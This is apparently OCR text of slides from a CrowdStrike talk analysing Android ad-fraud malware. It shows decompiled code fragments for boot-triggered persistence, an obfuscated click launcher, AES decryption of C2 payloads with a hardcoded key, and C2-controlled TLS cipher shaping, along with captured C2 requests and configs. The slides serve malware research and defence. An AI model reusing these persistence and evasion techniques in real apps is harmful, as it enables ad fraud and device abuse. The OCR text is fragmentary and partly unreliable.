
Team D. S. Z.
July 16, 2020

Best emulator ever

vikas yadav
January 25, 2020
18

The best emulator ever

READ ALL REVIEWS



CROWDSTRIKE

RainbowMix

CROWDSTRIKE

RainbowMix

```
<receiver android:name="com.google.android.gms.common.license.a">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.LOCKED_BOOT_COMPLETED"/>
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE_IMMEDIATE"/>
        <action android:name="android.net.wifi.STATE_CHANGE"/>
        <action android:name="android.net.wifi.SCAN_RESULTS"/>
        <action android:name="android.net.wifi.RSSI_CHANGED"/>
        <action android:name="android.intent.action.EVENT_REMINDER"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.PACKAGE_FULLY_REMOVED"/>
        <action android:name="android.intent.action.PACKAGE_DATA_CLEARED"/>
        <action android:name="android.intent.action.PACKAGE_REMOVED"/>
        <action android:name="android.intent.action.PACKAGE_CHANGED"/>
        <action android:name="android.intent.action.PACKAGE_ADDED"/>
        <action android:name="android.intent.action.PACKAGE_REPLACED"/>
        <data android:scheme="package"/>
    </intent-filter>
</receiver>
```

CROWDSTRIKE

RainbowMix

```
public void onReceive(Context context, Intent intent) {
    if (VERSION.SDK_INT < 26) {
        context.startService(new Intent(context, com.timuz.a.class));
        return;
    }
    Builder builder = new Builder(1211, new ComponentName(context, com.unity3d.services.analytics.core.configuration.a.class));
    builder.setMinimumLatency(10000);
    builder.setOverrideDeadline(20000);
    JobScheduler jobScheduler = (JobScheduler) context.getSystemService(JobScheduler.class);
    if (jobScheduler != null) {
        jobScheduler.cancel(1211);
        jobScheduler.schedule(builder.build());
    }
}
```

CROWDSTRIKE

RainbowMix

```
public static void a(Context context) {
    Class cls;
    boolean b2 = com.unity3d.services.ar.a.b(context);
    int e2 = org.fmod.b.e();
    if (a(context, b2)) {
        switch (e2) {
            case 1:
                cls = com.google.unity.a.class;
                break;
            case 2:
                cls = com.ironsource.unity.a.class;
                break;
            case 3:
                cls = com.unity3d.services.monetization.core.utilities.a.class;
                break;
            default:
                cls = android.support.v7.view.menu.a.class;
                break;
        }
        Intent intent = new Intent(context, cls);
        intent.putExtra("ofV3aRzqg7E8", b2);
        intent.addFlags(268468224);
        context.startActivity(intent);
    }
}
```

CROWDSTRIKE

RainbowMix

Structure | Sequence

...	Method	Host	Path	Start
200	GET	api.pythonexample.com	/xyyx?v=5&pn=com.epicworldbattle.stormpow...	13:3

Filter: python

Overview | Contents | Summary | Chart | Notes

```
GET /xyyx?v=5&pn=com.epicworldbattle.stormpower2&al=29 HTTP/1.1
p 1
pn com.epicworldbattle.stormpower2
User-Agent Dalvik/2.1.0 (Linux; U; Android 10; RMX1971 Build/QKQ1.190918.001)
Host api.pythonexample.com
Connection Keep-Alive
Accept-Encoding gzip
```


Headers | Query String | Raw


```
    "ScP": 3,
    "E5J": false,
    "BFi": 10,
    "TpP": 5,
    "kzH": true,
    "0xD": 100
  },
  "ec8": [{
    "K7Q": "AdColonyRewardedAdapter",
    "ZDo": "AdColonyInterstitialAdapter",
    "MTd": 1
  }]
}
```


Headers | Set Cookie | Text | Hex | Compressed | JavaScript | JSON | JSON Text | Raw

GET https://img.dealsneartome.com/arm_80_75_v64.md5?cb=1595519000269

20%
CAUSES





80%
EFFECTS

PARETO PRINCIPLE

CROWDSTRIKE


Pareto






CROWDSTRIKE

Pareto






CROWDSTRIKE

Pareto

SUMMARY:

Started as a simple clicker
Improved obfuscation as time went on
Simple alarm based persistence mechanism
Obfuscated C2


C2 endpoint for each app
Work is pulled from C2 every 30 seconds
AES encryption for the payload



```
"key": "com.bestMedia.anylight",
"data": {
    "configFreqHour": "1",
    "is_fg": "false",
    "configure_array":
    [{
            "urlService": {
                "id": "newConfig1",
                "start": "00:00",
                "end": "23:40",
                "delay": "1",
                "web_view_delay": "10",
                "frequency": "500",
                "frequencyPerHour": "50",
```

AES encryption for the payload

```
try {
    String string = jSONObject.getString("data");
    String string2 = jSONObject.has("cv") ? jSONObject.getString("cv") : "[B@3801a45999111";
    try {
        Cipher instance = Cipher.getInstance("AES/CBC/PKCS5Padding");
        instance.init(2, new SecretKeySpec("[B@3801a45999111[B@3801a45999111".getBytes(), "AES"),
        str = new String(instance.doFinal(Base64.decode(string, 0)));
```




```
GET /2/611689/analytics.gif?dt=6116891603216585581000&di=&ui=d82a2f01-3567-4868-b319-38220b8c12da&ap=com.xav.wn&sr=&pp=&si=70882025&dm=1920x1080&pi=&gt=US&de=p
Host: s.update.zpfdsw.com
accept-encoding: deflate, gzip
user-agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; PHILIPS 4K TV Build/OTT1.200310.002) CTV
```

CROWDSTRIKE

Pareto

SUMMARY:

```
Code
if (this.f282q.f0a.startsWith("TLS_ECDHE_RSA")) {
} else if (this.f282q.f0a.startsWith("TLS_ECDHE_ECDSA")) {
} else if (this.f282q.f0a.startsWith("TLS_DHE_")) {
```


```
{
   "urls":[
      {
         "url":"https://s.srvsynd.com/2/748126/analytics.gif?dt=748126161377564497100&ap=com.xumo.FailArmy&
         "user-agent":"Dalvik/2.1.0 (Linux; U; Android 8.0.0; PHILIPS 4K TV Build/OTT1.200310.002) CTV",
         "is_cypher":true,
         "headers":{
            "accept-encoding":"deflate, gzip",
            "user-agent":"Dalvik/2.1.0 (Linux; U; Android 8.0.0; PHILIPS 4K TV Build/OTT1.200310.002) CTV"
         },
         "mode":"cipherControl",
         "ciphers":[
            "TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256",
            "TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384",
            "TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256",
            "TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256",
            "TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384",
            "TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256",
            "TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA",
            "TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA",
            "TLS_RSA_WITH_AES_128_GCM_SHA256",
            "TLS_RSA_WITH_AES_256_GCM_SHA384",
            "TLS_RSA_WITH_AES_128_CBC_SHA",
            "TLS_RSA_WITH_AES_256_CBC_SHA"
         ]
      },
```


Leverages a custom built okhttp3 interceptor to shape SSL traffic
Ciphers controlled dynamically from the C2

```
public Response intercept(Interceptor.Chain chain) throws IOException {
    Request request = chain.request();
    RealInterceptorChain realInterceptorChain = (RealInterceptorChain) chain;
    Call call = realInterceptorChain.call();
    EventListener eventListener = realInterceptorChain.eventListener();
    StreamAllocation streamAllocation2 = new StreamAllocation(this.client.connectionPool(), createAddress(requ
    this.streamAllocation = streamAllocation2;
    Response response = null;
    int i = 0;
    while (!this.canceled) {
        try {
            Response proceed = realInterceptorChain.proceed(request, streamAllocation2, null, null);
            if (response != null) {
                proceed = proceed.newBuilder().priorResponse(response.newBuilder().body(null).build()).build()
            }
            try {
                Request followUpRequest = followUpRequest(proceed, streamAllocation2.route());
                if (followUpRequest == null) {
                    streamAllocation2.release();
                    return proceed;
                }
```


```
public C0093d0 mo201a(AbstractC0219v.AbstractC0220a aVar) {
    AbstractC0124c cVar;
    int size;
    C0128f fVar = (C0128f) aVar;
    C0085a0 a0Var = fVar.f488f;
    AbstractC0099h hVar = fVar.f489g;
    AbstractC0210r rVar = fVar.f490h;
    C0119g gVar = new C0119g(this.f498a.f1011s, mo251c(a0Var.f306a), hVar, rVar, this.f500c);
    this.f499b = gVar;
    if (this.f498a.f990F.equals("roku940")) {
        C0200l lVar = this.f498a.f1011s;
        synchronized (lVar) {
            size = lVar.f917d.size();
        }
        if (size > 0) {
            Socket socket = this.f498a.f1011s.f917d.getFirst().f425e;
            try {
                if (((C0075f) socket).f268c.equals(a0Var.f306a.f966d) && !socket.isClosed()) {
                    C0070a aVar2 = (C0070a) socket.getInputStream();
                    if (aVar2.f228b.available() > 0 && aVar2.f228b.read() == 21) {
                        byte[] f = C0083g.m191f("150303001AB1A37A58653AE9C3FB3AE5F1C5E388877F7697AAA7F4F2071F43");
```

CROWDSTRIKE

LEGAL MALWARE

CROWDSTRIKE


Who?



Xiaomi is a privately owned electronics and software company that focuses on mobile devices and technology.

Headquarter:
Haidian District, Beijing, China

Founded Date:
6 April, 2010



Xiaomi stops disclosing annual sales figures as CEO admits the company grew too fast

UBER airbnb

Xiaomi is currently the worlds most valuable startup worth more than than Uber, Airbnb or Pinterest.

Xiaomi beats Samsung to top spot in India's smartphone market

Lei Jun

Known as the Steve Jobs of China and Xiaomi, the Apple of China.

